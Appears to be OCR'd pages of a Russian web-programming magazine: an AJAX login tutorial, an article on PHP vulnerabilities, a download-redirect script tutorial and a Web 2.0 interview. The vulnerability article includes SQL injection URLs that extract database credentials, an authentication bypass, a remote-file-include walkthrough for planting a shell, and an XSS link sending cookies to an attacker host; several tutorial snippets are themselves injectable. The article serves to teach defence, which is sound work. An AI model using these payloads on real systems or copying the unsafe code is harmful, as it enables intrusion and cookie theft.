Очень хитро проходит обработка ответа сервера. После того как ответ получен, вызывается функция, ссылка на которую содержится в переменной onreadystatechange. Ответ сервера также представляет собой хэш, и он содержится в переменной responseJS. В нашем случае мы просто добавляем сообщение об успешной/неудачной авторизации (в зависимости от значения переменной ответа сервера auth) в блок на странице с идентификатором result.

```
// After loading data this code are
automatically called
req.onreadystatechange = function() {
if (req.readyState == 4) {
if (req.responseJS) {
// Put result in <div>
document.getElementById('result').innerHTML =
(req.responseJS.auth ? "Вы авторизованы!" : "Вы ввели неправильные данные!");
}
}
}
```

Библиотека берет на себя все функции формирования запроса и его отправку. В зависимости от возможностей, которые поддерживает браузер, автоматически выбирается способ обмена данными с сервером: с помощью объекта XMLHttpRequest или с помощью элемента SCRIPT.

Теперь обратим внимание на backend-системы — серверную часть. Подключаем серверную часть библиотеки. Без комментариев.

```
require_once "lib/config.php";
require_once "Subsys/JsHttpRequest/
Php.php";
```

После подключения библиотеки для работы с AJAX необходимо создать объект класса Subsys_JsHttpRequest_Php. Для правильной работы требуется указать кодировку, в которой работает наш сайт, чаще всего это win1251. Далее все идет практически как в обычном приложении без использования AJAX. Переменные, посланные клиентом, берем из массива \$_REQUEST, проводим простую проверку пользователя.

```
// Set page encoding
$JsHttpRequest =& new Subsys_
JsHttpRequest_Php("windows-1251");
// Create users array
$users = array(
"vasia" => "ivanov",
"petia" => "vaseckins"
);
// Get query
$u = $_REQUEST['u'];
$p = $_REQUEST['p'];
// Check
$sauth = false;
if (array_key_exists($u, $users)) {
if ($p == $users[$u]) {
$sauth = true;
}
}
```

Непривычным может показаться способ отправки данных клиенту — простым формированием хэш-массива \$_RESULT. При создании объекта Subsys_JsHttpRequest_Php устанавливается буферизация выходящего потока с библиотечным обработчиком данных. Из этого следует, что все выводимое нами в скрипте будет перехвачено библиотекой и окажется доступным на стороне клиента в переменной responseText. Этой возможностью удобно пользоваться для обработки ошибок.

```
$_RESULT = array(
"auth" => $sauth
);
```

Вот, кажется, и все — наша авторизация готова.

→ **напоследок.** AJAX — важный шаг в развитии идеологии Web 2.0. Приближение интерфейсов web-приложений к обычным оконным приложениям заставляет пользователя задуматься о выборе, и симпатии людей обернутся в пользу именно web'a. Появление таких приложений, как Google Calendar и Google Maps, существование библиотек для работы с AJAX практически для любого языка, который может работать с сетью, что-нибудь да значат. Так что если мы идем в ногу со временем, то неоднократные встречи с этой технологией нам обеспечены. А что может быть лучше, чем быть подготовленным? **С**



конструктивные просчеты

PHP-БАГИ

ХАЛАТНОСТЬ И НЕВНИМАТЕЛЬНОСТЬ — ВОТ ОСНОВНЫЕ ПРИЧИНЫ УЯЗВИМОСТИ КОДА ПЕРЕД ЗЛОУМЫШЛЕННИКАМИ. ДЕЙСТВИТЕЛЬНО, АБСОЛЮТНОЕ БОЛЬШИНСТВО PHP-ПРОГРАММИСТОВ, ПРОЕКТИРУЯ ИНТЕРАКТИВНЫЕ САЙТЫ, СЛЕДЯТ ЗА ИХ КОРРЕКТНОЙ РАБОТОЙ ТОЛЬКО В ИДЕАЛЬНЫХ УСЛОВИЯХ, ТО ЕСТЬ ПРИ «ИДЕАЛЬНЫХ» ДАННЫХ, ВВОДИМЫХ ПОЛЬЗОВАТЕЛЯМИ, И УМУДРЯЮТСЯ ЗАБЫВАТЬ О БЕЗОПАСНОСТИ ТОНКИХ МОМЕНТОВ КОДА

ЕКАТЕРИНА СЕДОВА

{ программист Defa Gruppe }

стандартные ошибки

Конечно, есть сайты без единой пользовательской формы, но сейчас мы обсуждаем не их. Формы могут быть разными: от формы обратной связи до формы аутентификации. Все формы отправляют серверу какие-то данные, затем или серверный скрипт мило обработает их, или они сломают что-нибудь, — данные бывают разные.

→ **первое правило**, которым должен руководствоваться любой PHP-программер, — обязательная двусторонняя проверка данных, вводимых пользователем. На стороне клиента (посредством js) и на стороне сервера (PHP), что совсем не избыточно. Если речь идет о безопасности, лишним не бывает ничего. Для проверки данных на клиентской стороне отлично подходит распространенная сейчас js-библиотека fValidate (доступна по адресу <http://web.archive.org/web/20041111044016/www.peterbailley.net/fValidate>). Она элементарно встраивается в код, легко дописывается, позволяет гибко описывать форматы вводимых данных и определять произвольные посредством регулярных выражений. Просто клад для PHP'шника, если он не хочет

тратить время на написание клиентской проверки и сосредотачивается на серверной.

→ **серверная часть.** web-приложения уязвимы таким до жути популярным видам атак, как SQL- и PHP-инъекции, которые возникают из-за недостаточной проверки и обработки данных, передаваемых от пользователя.

→ **SQL-инъекция** позволяет модифицировать SQL-запросы скрипта к базе данных, с которой он взаимодействует, либо выполнять запросы, не предвиденные кодом. Уязвимость сайта такому виду атаки проверяется просто: в поле формы или в адресную строку вводится кавычка (одинарная или двойная). В результате такой атаки на уязвимый сайт появится детальное сообщение об ошибке, что откроет атакующему информацию о технологии, используемой на сайте, и о том месте в коде, где произошла ошибка. Любый злодей легко догадается, как поломать дальше, больше и вреднее.

→ **пример SQL-инъекции.** Допустим, в БД есть таблица новостей (статей, вакансий) стандартного вида: ID (уникальный идентификатор) и поля заголовка, анонса и текста.

Запрос формируется уникальным ID конкретной новости, который передается скрипту методом GET, к примеру, так:

```
http://test.test/news.php?id=1
```

Текст самого запроса в скрипте выглядит так:

```
$query="SELECT `title`, `text` FROM `news` WHERE `id`=" . $_GET["id"];
```

Злоумышленник, конечно, еще не знает об этом, но благодаря нескольким последовательным запросам быстро выяснит. Такие уязвимости позволяют модифицировать запрос в части параметра WHERE. Когда злоумышленник обнаружит дыру, он сразу же бросится выяснять, какое количество полей используется в запросе. Для этого задают неверный ID-шник (чтобы исключить вывод реальной информации из базы) и объединяют его через UNION с запросом, содержащим одинаковое количество пустых полей:

```
http://test.test/news.php?id=-20+UNION+SELECT+null
```

Пустые значения добавляются к запросу до тех пор, пока на странице не исчезнет ошибка и не начнется вывод результата с пустыми данными. В данном случае должно быть два пустых значения:

```
http://test.test/news.php?id=-20+UNION+SELECT+null,null
```

Затем таким нехитрым способом ты сможешь узнать:

1 ЛОГИН ТЕКУЩЕГО ПОЛЬЗОВАТЕЛЯ БАЗЫ ДАННЫХ: HTTP://TEST.TEST/-

```
NEWS.PHP?ID=-1+UNION+SELECT+NULL,SYSTEM_USER(),NULL,NULL
```

2 ИМЯ БАЗЫ ДАННЫХ: HTTP://TEST.TEST/NEWS.PHP?ID=-1+UNION+SELECT+NULL, DATABASE(),NULL,NULL

3 ПАРОЛЬ ИЛИ ХЭШ ПАРОЛЯ АДМИНА: HTTP://TEST.TEST/NEWS.PHP?ID=-1+UNION+SELECT+NULL,MYSQL.USER.PASSWORD,NULL,NULL+FROM+MYSQL.USERS

Достаточно чувствительное к SQL-инъекциям место в коде — это авторизация пользователей. Очень часто запрос, проверяющий верность данных авторизации, выглядит следующим образом:

```
SELECT * FROM `users` WHERE `login`=$login AND `password`=$password;
```

Где \$login и \$password — это переменные, которые передаются из формы. Запрос возвращает либо данные пользователя, если такой нашелся в базе, либо пустой результат.

Соответственно, чтобы несанкционированно пройти авторизацию, злоумышленнику достаточно модифицировать запрос так, чтобы тот вернул ненулевой результат, для чего задается логин, реально существующий в системе. Если злодей имеет дело с форумом или крупным порталом, он найдет подходящие логины без труда: логины пользователей выводятся открыто. Если же он пытается получить доступ к административной части сайта, то, может быть, попытается подобрать логин — adm, _adm, admin, administrator, chief, boss и проч. Вместо пароля указывается какое-либо истинное условие, к примеру OR 1.

Если проверка типизации данных, поступивших из формы, отсутствует, запрос к БД будет сформирован вот так:

```
SELECT * FROM `users` WHERE `login`='admin' AND `password`='' OR 1;
```

→ **пример.** Небезызвестная программа PHP-Nuke 7.0 FINAL. Уязвимость была обнаружена в модуле Survey. Удаленный атакующий сможет внедрить произвольный SQL-код, используя отсутствие фильтрации переменной pollID:

```
www.victim.com/php-nuke/modules.php?name=Surveys&pollID=a'[sql_code_here]
```

Эта уязвимость пригодится для получения хэшей паролей пользователей портала.

→ **PHP-инъекции** — второй распространенный вид атак на сайты. Метод реализации заключается в передаче функциям include() и require() произвольных параметров, что может привести к выполнению произвольного кода на серверной машине с серверными же правами. PHP-инъекции особо опасны, так как при стандартной сборке PHP и конфигурации web-сервера воз-

можно получить доступ к использованию командного интерпретатора.

→ **пример.** До сих пор существуют сайты, передающие файл для include'a через URL. Не веришь?

Заходим в Google. Пишем в строке поиска allinurl: index.php?page=http:// (можно включить фантазию и опробовать разные комбинации, вместо index.php — action.php, module.php и т.п., вместо page — url, uri или тот же module). Google выдаст некоторое количество ссылок, содержащих в своем URL'e строчку allinurl: index.php?page=http://. К сожалению, не все из них работают, так как хозяева многих сайтов опомнились и прикрыли лавочку, но что-нибудь дырявое наверняка осталось.

Итак, если ты открыл какую-нибудь ссылку, выданную Google'ом, и сайт не выдал ошибок, значит, дела идут не совсем плохо и имеет смысл хачить дальше. Пишешь программку на PHP (она будет выполнять функцию unix-шелла) либо пользуешься готовым шеллом. Сохраняешь в файле с расширением *.txt и выкладываешь на свой сайт:

```
http://mysite.ru/shell.txt.
```

Затем заходишь на найденную страничку с багом и добавляешь к URL'у путь к нашему скрипту:

```
index.php?page=http://mysite.ru/shell.txt.
```

Должен открыться шелл с командной строкой. Что делать дальше? Что угодно, вплоть до получения прав рута. Как? В интернете масса информации на эту тему — вперед и с песней.

Однако главное — не то, что подобные «умные» и расчудесные скрипты все еще лежат в Сети, а то, что ты обязан постараться, чтобы твое творение не присоединилось к ним.

И еще. Всегда отключай register_globals! Чем уже класс php'шных переменных, тем лучше. Становится неприятно, если ты, к примеру, посылаешь переменную через форму методом POST, а кто-то переопределяет ее с помощью GET'a, обходя клиентскую проверку (если такая имелаась). Еще один пример: с помощью того же GET'a кто-то переопределяет какую-либо одноименную глобальную переменную твоей скриптины, от которой, может быть, зависит многое и даже больше.

cross site scripting (xss)

Сейчас очень распространен класс атак под общим названием «межсайтовый скриптинг» (Cross Site Scripting) — XSS. Самое научно-популярное из его проявлений — кража и порча пользова-

примеры уязвимостей

ВОТ НЕСКОЛЬКО ПРИМЕРОВ PHP-NUKE, ОПУБЛИКОВАННЫХ В СЕТИ. ВСЕ ПРИМЕРЫ, КАК МОЖНО ЗАМЕТИТЬ, ОТНОСЯТСЯ К РАЗРЯДУ «КЛАССИЧЕСКИХ».

```
WWW.PHPNUKE.ORG/USER.PHP?OP=USERINFO&UNAME=&LTSCRIPT&GTLERT(DOCUMENT.COOKIE);</SCRIPT>
```

```
WWW.PHPNUKE.ORG/MODULES.PHP?NAME=DOWNLOADS&D_OP=VIEWDOWNLOADDETAILS&LID=02&TTITLE=[JAVASCRIPT]
```

```
WWW.PHPNUKE.ORG/MODULES.PHP?NAME=DOWNLOADS&D_OP=RATEDOWNLOAD&LID=118&TTITLE=[JAVASCRIPT]
```

```
WWW.PHPNUKE.ORG/MODULES.PHP?OP=MODLOAD&NAME=MEMBERS_LIST&FILE=INDEX&LETTER=[JAVASCRIPT]
```

тельских cookies, аккаунтов и изменение пользовательских настроек.

Принцип работы межсайтового скриптинга основан на внедрении злонамеренного кода в HTML-код страницы, что приводит к твоему выполнению на машине жертвы. Если атакующий получит возможность вставить произвольный HTML-код, то он сможет управлять отображением web-страницы с правами самого сайта.

→ **пример.** Файл test.php принимает один параметр (name) и выводит его на страницу.

```
http://host.test/test.php?name = <iframe src=http://some.server/scripts/file.exe></iframe>
```

Получаем еще один простой способ выполнить на сервере произвольный код.

XSS-атакам особо подвержены web-блоги, форумы и гостевые книги, на многих из которых разрешено вводить js-код. Код же вполне спосо-

ОБЯЗАТЕЛЬНА ДВУСТОРОННЯЯ ПРОВЕРКА ВВОДИМЫХ ДАННЫХ: НА СТОРОНЕ КЛИЕНТА И НА СТОРОНЕ СЕРВЕРА

бен забрать cookie в тот момент, когда пользователь спокойно просматривает страницу, и отправить ее злоумышленнику. Таким способом можно добраться и до cookie администратора. Так что, если ты разрабатываешь сайт, использующий cookie, не забывай, что существует возможность украсть cookie пользователей сайта, и принимай соответствующие меры — нужно защищать своих пользователей.

Частенько злоумышленник крадет cookie пользователя, оставив где-нибудь на форуме сайта ссылку на некоторую страницу этого же сайта, перекодировав «нехорошую» часть URL'a в HEX-код. Эта ссылка покажется пользователю обычной, подвоха он не заметит, а данные мигом перешлются куда не надо.

→ **транслируй.** Чтобы не чувствовать себя организатором бесплатной раздачи чужих приватных данных, просто-напросто никогда не доверяй данным, полученным от пользователя (знакомое правило?) и всегда фильтруй метасимволы. Так ты предотвратишь большинство XSS-атак. Транслируй '<' и '>' в '<'; и '>'; '(' и ')' — в '('; и ')'; и не пренебрегай переводом '#' и '&' в аналогичные им '#' (#) and '&' (&). Плюс перестань думать, что такие атаки случаются редко и ты никогда не будешь иметь дело с ними.

Многие используют в своих проектах какие-либо модули с открытым кодом, будь то свободно распространяемые форумы или даже CMS'ки. Помни, что системы с закрытым кодом взламывают потихоньку, методом проб и ошибок, а найти слабые места в открытой системе намного проще. Единственная рекомендация, которая напрашивается по этому поводу, — следить за новостями на сайте производителя используемого продукта, за релизами и вовремя ставить заплатки. Заботься о своей системе ☺

ПОДВЕДЕМ ИТОГИ

Количество уязвимостей разливается бескрайним морем, но большинство из них не причинят вреда, если ты всегда (всегда!) соблюдаешь несколько простых правил.

❶ Не доверяй никаким пользовательским данным! К любым данным, которые приходят от пользователя, относись так, как будто они содержат злобную бяку, вредную для твоей скриптины. Будь одинаково внимателен и к тем данным, которые передаются методами POST и GET, и к тем, которые содержатся в массиве \$_COOKIE, — все это легко подменяют. Проявляй бдительность!

пример ловушки

В ASCII ССЫЛКА НА СТРАНИЦУ С XSS-ДЫРОЙ ВЫГЛЯДИТ СЛЕДУЮЩИМ ОБРАЗОМ:

```
HTTP://TEST.HOST/TEST.PHP?VAR="><SCRIPT>DOCUMENT.LOCATION=HTTP://WWW.EVILSITE.SERVER/CGI-BIN/COOKIE.CGI?' +DOCUMENT.COOKIE</SCRIPT>
```

В HEX ОНА ВЫГЛЯДИТ МЕНЕЕ УГРОЖАЮЩЕ, ХОТЯ ОНА БОЛЕЕ ГРОМОЗДКАЯ. МОЖНО ПОДУМАТЬ, ЧТО БЫЛА ПРО_URLENCODE'ЕНА КАКАЯ-ТО ТЕКСТОВАЯ ПЕРЕМЕННАЯ:

```
HTTP://TEST.HOST/TEST.PHP?VAR=%22%3E%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D74%65%2E%73%65%72%76%27%68%74%74%70%3A%2F%2F%77%77%77%2E%65%76%69%6C%73%69%74%65%2E%73%65%72%76%69%6C%73%69%65%72%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%2E%63%67%69%3F%27%20%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

ТАКИМ ПРОСТЫМ СПОСОБОМ МОЖНО УКРАСТЬ ПОЛЬЗОВАТЕЛЬСКИЕ COOKIES И ОТПРАВИТЬ ИХ СКРИПТУ НА УДАЛЕННОЙ МАШИНЕ, КОТОРАЯ ЗАПИШЕТ ИХ В ЛОГ.

- ❷ Обязательно отключай на конечных сайтах вывод информации об ошибках. Помни о разнице между рабочим проектом и конечным продуктом. Чтобы не помочь злоумышленнику, не выводи информацию о месте кода, в котором произошла ошибка, — как минимум, это нежелательно.
- ❸ Если на основании пользовательских данных формируется SQL-запрос, обязательно приводи типы переменных к типам соответствующих полей таблиц (в примере из статьи — \$id = (int)\$GET["id"]) и экранируй кавычки для переменных текстового типа.
- ❹ Проверяй соответствие вводимых данных нужному тебе формату и на клиентской, и на серверной стороне. Поковырявшись с клиентской проверкой, сдадутся только самые ленивые, а особо дотошные найдут способ обойти ее и будут вознаграждены дырявыми PHP-скриптами.
- ❺ Не позволяй пользователям встраивать js-скрипты в твои сайты, обрабатывая поступившие метасимволы.



Футбольная война
начнется этим летом
в Мюнхене.
Готов ли ты
к великим битвам?



журнал уже в
продаже

СТРОИМ ВЫГОДНЫЙ ХОСТИНГ

УСТРАИВАЕМ БЕСПЛАТНОЕ ФАЙЛОХРАНИЛИЩЕ ДЛЯ ПЛАТНОГО ХОСТИНГА

У НАС ЕСТЬ ПЛАТНЫЙ ХОСТИНГ, МЫ ПЛАТИМ ЗА НЕГО ПРИМЕРНО ПЯТЬ ДОЛЛАРОВ В МЕСЯЦ. КОНЕЧНО, МЕСТА, ВЫДЕЛЕННОГО СЕРВЕРУ, НЕ ТАК МНОГО, КАК ХОТЕЛОСЬ, А ХОЧЕТСЯ РАЗМЕСТИТЬ ТАМ ОЙ КАК МНОГО! ВЫХОД ЕСТЬ — NAROD.RU

РОМАН НАШ ЛАВРЕНТЬЕВ
{ h a 5 h @ m a i l . r u }

→ **что за система?** Конечно, на narod.ru мы разместим весь нужный софт, так как там дают неограниченное пространство, а потом напишем хитрую систему, которая будет лежать на платном хостинге. С помощью этой системы любой пользователь сможет скачивать выложенные файлы, а ссылки будут вести на платный хостинг, и они будут выглядеть так: <http://site.ru/download/download.php?id=19>.

система будет состоять из четырех файлов:

1 СКРИПТ ДОБАВЛЕНИЯ СОФТА (ADD.PHP).

2 СКРИПТ СКАЧКИ (DOWNLOAD.PHP).

3 ФОРМА ДЛЯ ДОБАВЛЕНИЯ СОФТА (FORM_ADD.PHP).

4 СКРИПТ, ОТОБРАЖАЮЩИЙ СОФТ, ДОБАВЛЕННЫЙ НАМИ (INDEX.PHP).

→ **принцип работы** системы очень прост. С помощью скрипта мы добавляем в таблицу имя сервера, имя файла и его описание. Скрипт скачки просто-напросто выдирает из таблицы данные, соответствующие номеру id (он передается из скрипта методом GET), и по ним перенаправляет браузер на софт.


Система использует базу данных MySQL, так что подключаемся к мускулу и выполним простой запрос.

```
CREATE TABLE `download` (
  `uid` int(11) NOT NULL auto_increment,
  `file` text NOT NULL,
  `server` text NOT NULL,
  `ops` longtext NOT NULL,
  `click` int(11) NOT NULL default '0',
  PRIMARY KEY (`uid`)
) TYPE=MyISAM;
```

Этим запросом мы создаем таблицу download. Поля и их описания в этой таблице:

uid — уникальный номер файла;
file — имя файла;
server — имя сервера;
ops — описание файла;
click — количество скачиваний файла.

→ **начинаем кодить.** В скрипте form_add.php разместится форма добавления нового софта, она будет передавать данные скрипту add.php. В качестве метода отправки данных в ней мы будем ис-




С помощью скрипта form_add.php добавляем все ссылки на добавленный софт в таблицу download

На главной странице мы делаем запрос на извлечение всех записей из таблицы, генерируем ссылки на каждый файл и выводим их на экран (файл index.php)

При клике мышкой на ссылке скрипту download.php передается параметр id из этой ссылки

Сам же download.php помещает записи из таблицы в массив и перебирает его, пока параметр id не станет равным числу, которое содержится в столбце uid текущей записи массива



пользовать GET. Сами данные — это имя сервера, имя файла и его описание, то есть в скрипте мы напишем следующие поля:

```
<input type=text size=30 name=file> —
сюда будем вводить имя файла;
<input type=text size=30 name=server> —
сюда — имя сервера;
<input type=text size=80 name=ops> —
сюда — описание самого файла.
```

Например, мы закачали файл linux.rar на сайт <http://mysite.narod.ru>. Отсюда следует, что в поле File name должно быть введено linux.rar, а в поле Server name — <http://mysite.narod.ru>.

Однако можно и не писать в конце имени сервера знак прямого слэша «/». Тогда придется добавлять его в скрипте, который помещает все данные в таблицу (add.php), то есть вместо этой строки (\$put = "\$server\$file"); нужно написать \$put = "\$server/\$file"; (описание скрипта смотри ниже). В файле add.php мы соединяемся с базой данных MySQL, потом проверяем все передаваемые параметры на пустые строки и, если все нормально, добавляем эти переменные в таблицу. Пишем так:

```
mysql_connect($host,$user,$password);
```

\$host — имя сервера MySQL;
\$user — имя пользователя базы данных;
\$password — пароль этого пользователя.

Все переменные объявляем в начале скрипта. Далее выбираем базу данных, в которой лежит созданная таблица download:

```
@mysql_select_db($base) or die("Base
Error");
```

\$base — в этой переменной хранится имя базы, ее также объявляем в начале.

Затем мы делаем проверку на пустые строки — я не буду описывать как (можно посмотреть в исходнике на диске). После проверки, если все нормально, добавляем данные в таблицу:

```
mysql_query("insert into download values
(',$file','$server','$ops','0')");
```

В этом скрипте нужно обязательно добавить проверку на расширение закачиваемых файлов, то есть скрипт должен фильтровать все файлы с расширениями *.php; *.php3; *.html; *.htm и т.д. Однако если этим скриптом будет пользоваться только админ, то и не нужно писать никакую фильтрацию. Можно пойти совсем простым путем и сделать фильтрацию так, чтобы скрипт принимал только расширение *.rar, — так будет намного проще. Ах да! Здесь нужно добавить еще одну фильтрацию на спецсимволы в переменных: \$file, \$server \$ops.

Теперь рассмотрим стартовую страницу. На ней будут выводиться ссылки и описания всех добавленных файлов. Принцип работы скрипта похож на принцип работы предыдущего скрипта. Мы так же соединяемся с MySQL, только вместо добавления информации в таблицу мы извлекаем ее и выводим на экран.

здесь соединяемся с MySQL

```
print "<body bgcolor=000000 link=orange
alink=orange vlink=orange text=ffffff>";
print "<center><div style=background-
color:orange;color:000000>Best
soft</div></center>";
...;
```

Теперь возьмем всю информацию из таблицы, то есть выполним такой запрос:

```
$res=mysql_query("select * from download
order by uid desc");
```


Возникает вопрос: что такое desc? Рассказываю. Это нужно для того, чтобы тот файл, который был добавлен последним, являлся первым в списке вывода.

Далее все просто: мы перебираем весь архив и выводим его на нашу страничку:


```
while($res=mysql_fetch_array($re))
{
print "<div style='border-left: 1px
orange solid;border-right: 1px orange
solid;border-bottom: 1px orange so
lid;padding:6px'>
<a href='download.php?id=$res[uid]'-
><b>$res[file]</b></a>
<div class=tekst>$res[ops]<br>
Скачиваний: ($res[click])<br>
</div></div>";
}
```

При клике на ссылку скрипту download передается параметр id, и скрипт выдирает из таблицы всю нужную информацию.

В скрипте download.php, как всегда, соединяемся с MySQL и выполняем точно такой же запрос,



Стартовая страница



Стартовая страница

как и в предыдущем скрипте, но здесь обязательно писать desc. Далее снова перебираем весь полученный массив и сравниваем переменную \$id, полученную из стартовой страницы. \$res[uid] — это уникальные идентификационные номера каждой программы. Если они совпадают, то мы увеличиваем на 1 число, стоящее в таблице в поле click (поле click отвечает за число скачиваний, если ты не забыл). Потом просто делаем перенаправление на адрес, сгенерированный из таблицы (листинг 1).

→ **один минус** этой системы, заметный не всем, — то, что при клике на ссылку появляется стандартное окно закачки и внутри него в поле «Источник» будет вписан истинный адрес сервера, откуда пользователь качает файл. Однако если используется утилита типа Flash Get, то ты ничего не увидишь, кроме имени закачиваемого файла.

Вот и все. Надеюсь, эта статья заинтересовала всех тех, кто хочет сэкономить на хостинге. Кстати, для хранения софта лучше пользоваться бесплатным хостингом www.h1.ru ©

Листинг 1

```
while($res=mysql_fetch_array($re))
{
$click = $res[click]; // В этой переменной хранится количество скачиваний
if ($id == $res[uid]) // Проверяем совпадение id из формы и uid из таблицы
{
$file = $res[file];
$server = $res[server];
$put = "$server$file"; // Генерим адрес программы
$click = $click + 1;
mysql_query("UPDATE download SET click=$click WHERE uid=$id");
header("location:$put"); // А здесь перенаправляем
}
}
```

О WEB 2.0 МНОГО ГОВОРЯТ, ЕЩЕ БОЛЬШЕ ЕГО КРИТИКУЮТ, НО ПРАКТИЧНОСТЬ НОВЫХ ТЕХНОЛОГИЙ ВЕСЬМА НЕОПРЕДЕЛЕННА И ПОРОЙ НЕОЧЕВИДНА. КАКУЮ ЖЕ ВЫГОДУ ВАШИМ ПРОЕКТАМ ПРИНОСИТ WEB 2.0?

АНТОН СКОРОБОГАТОВ (ТЕХНИЧЕСКИЙ ДИРЕКТОР DEFA GRUPPE): Действительно, практичность Web 2.0 весьма неопределенна, как и само понятие. Для нас это в первую очередь организация сообщества авторов вокруг проекта. Мы передаем управление контентом в руки пользователей, и уже не нужно содержать большой штат редакторов сайта. Также, когда ядро сообщества создано, требуется меньше усилий по привлечению аудитории — лидеры мнений сами приводят посетителей.

С технологической стороны, использование AJAX-вызовов позволяет нам снизить нагрузку на сервер при большом количестве запросов в интерактивных сервисах, например в чатах. Также повышается интерактивность и привлекательность сервисов для посетителей, поскольку скорость взаимодействия с сайтом значительно повышается.

НУЖНЫ ЛИ ВОЗМОЖНОСТИ WEB 2.0 ПРОСТЫМ (В ПОНИМАНИИ ОБЫВАТЕЛЯ) САЙТАМ? ИЛИ WEB 2.0 — УДЕЛ СЛОЖНЫХ ПРОЕКТОВ, КОТОРЫМ ФИЗИЧЕСКИ НЕ ХВАТАЕТ ВОЗМОЖНОСТЕЙ СТАРЫХ ТЕХНОЛОГИЙ?

АНТОН СКОРОБОГАТОВ: На этот вопрос нельзя ответить однозначно. Важно помнить о бритве «Оккама» и не плодить сущностей сверх меры. RSS-агрегация, например, может использоваться на сайтах любого размера для повышения удобства пользования сайтом. С функциями комментирования дело обстоит немного сложнее, но использование возможно практически на любом сайте. В то же время бездумное использование JavaScript (что часто принимают за концепцию web 2.0) ни к чему хорошему не приводит, а пользователи только раздражаются. Всегда нужно держать в голове бородатый анекдот: «Вам шашечки или ехать?» В последнее время многие web-разработчики стали употреблять JavaScript к месту и не к месту, в результате некоторыми сайтами практически невозможно пользоваться. Яркий пример — сайт Dia Awards (www.diaawards.ru).

Для крупных сайтов использование принципов web 2.0 эффективно, поскольку чем шире сообщество, тем активнее приходится применять нестандартные методы удержания лояльной аудитории и привлечения новых посетителей. Нужна куча маленьких фишечек, которые зацепят пользователя, чтобы он уже не расстался с понравившимся ресурсом.

СУЩЕСТВУЮТ ЛИ СЛОЖНОСТИ В ПРОЦЕССЕ ПЕРЕХОДА НА НОВЫЕ ТЕХНОЛОГИИ? КОГДА ИСПОЛЬЗОВАНИЕ WEB 2.0 ОПРАВДАНО?

АНТОН СКОРОБОГАТОВ: При переходе на новую технологию сложности присутствуют всегда, и эти сложности возникают не на технологическом уровне, а на уровне ломки сознания. Необходимо доказывать, что применение того или иного метода оправданно. В результате даже ты сам сможешь понять, что действительно важно, а от чего можно отказаться в пользу скорости разработки либо совместимости.

Использование принципов web 2.0 оправдано в том случае, когда вокруг проекта возможно создание сообщества людей, когда информация предлагается по методу POP, а не PUSH. Ключевым игроком в идеологии web 2.0 становится пользователь, а не сам сайт.

Но самое интересное начинается тогда, когда ты придумываешь новый сервис. Тут простор для действий гораздо шире. RSS, API, тагсономия — все эти страшные слова идут в оборот и активно используются на практике. Но в большинстве случаев сервисы — удел энтузиастов либо крупных компаний.

НЕ БУДУТ ЛИ ПЛОЩАДКИ, РАЗМЕЩАЮЩИЕ У СЕБЯ РАЗЛИЧНОГО РОДА РЕКЛАМУ, САБОТИРОВАТЬ ВНЕДРЕНИЕ НОВШЕСТВ WEB 2.0? ПОЯВИТСЯ ВОЗМОЖНОСТЬ ПЕРЕГРУЖАТЬ ВСЮ СТРАНИЧКУ СРЕДСТВАМИ ТОГО ЖЕ AJAX, НЕ ОСТАВЛЯЯ ПРИ ЭТОМ ИНТЕРАКТИВНОСТЬ, А ПЕРЕЗАГРУЗКИ — ЭТО ХЛЕБ МНОГИХ ПОДОБНЫХ ПЛОЩАДОК.

АНТОН СКОРОБОГАТОВ: Нет. Google Mail, News Alloy и многие другие сервисы прекрасно размещают рекламу, не используя перезагрузку страницы. Однако же AJAX не является центральным принципом концепции web 2.0 — это всего лишь вспомогательная функция, обеспечивающая удобство использования.

Web 2.0 должен изменять не только способ предоставления информации, но и принципы получения дохода от сайта, менять представление о бизнесе. Есть различные виды рекламы на сайте, независимые от перезагрузки страницы. К примеру, IntelliTXT от Vibrant Media (www.vibrantmedia.com/si).

Defa Gruppe — группа компаний, проектов и сообществ людей, объединенных общим стремлением к инновационности. Они участвовали в нескольких проектах, которые используют некоторые из принципов web 2.0. Яркий пример — проект «Элементы» (www.elementy.ru), цель которого — популяризация науки. Вокруг этого сайта сложилось сообщество ученых, ведущих свои блоги. Другой знаковый проект Defa Gruppe, содержащий элементы идеологии web 2.0, — сообщество Девчат (www.devchat.ru), созданное по заказу компании Procter and Gamble. Среди личных достижений Антона Скоробогатова, с которым мы беседовали, создание и поддержка русского сообщества пользователей одного из популярных движков для блогов — Wordpress (www.mywordpress.ru).



te2005/web_02.html), которая создает спонсорские ссылки на основе содержания страницы.

Впрочем, владельцы сервисов web 2.0 находят различные способы получения дохода: и платная подписка, и дотации пользователей, и размещение спонсорских ссылок. Главное — освободить свое сознание от старых принципов и придумать новые.

**ВЫЖИВЕТ ЛИ PHP ПРИ ПОВСЕ-
МЕСТНОМ РАСПРОСТРАНЕНИИ
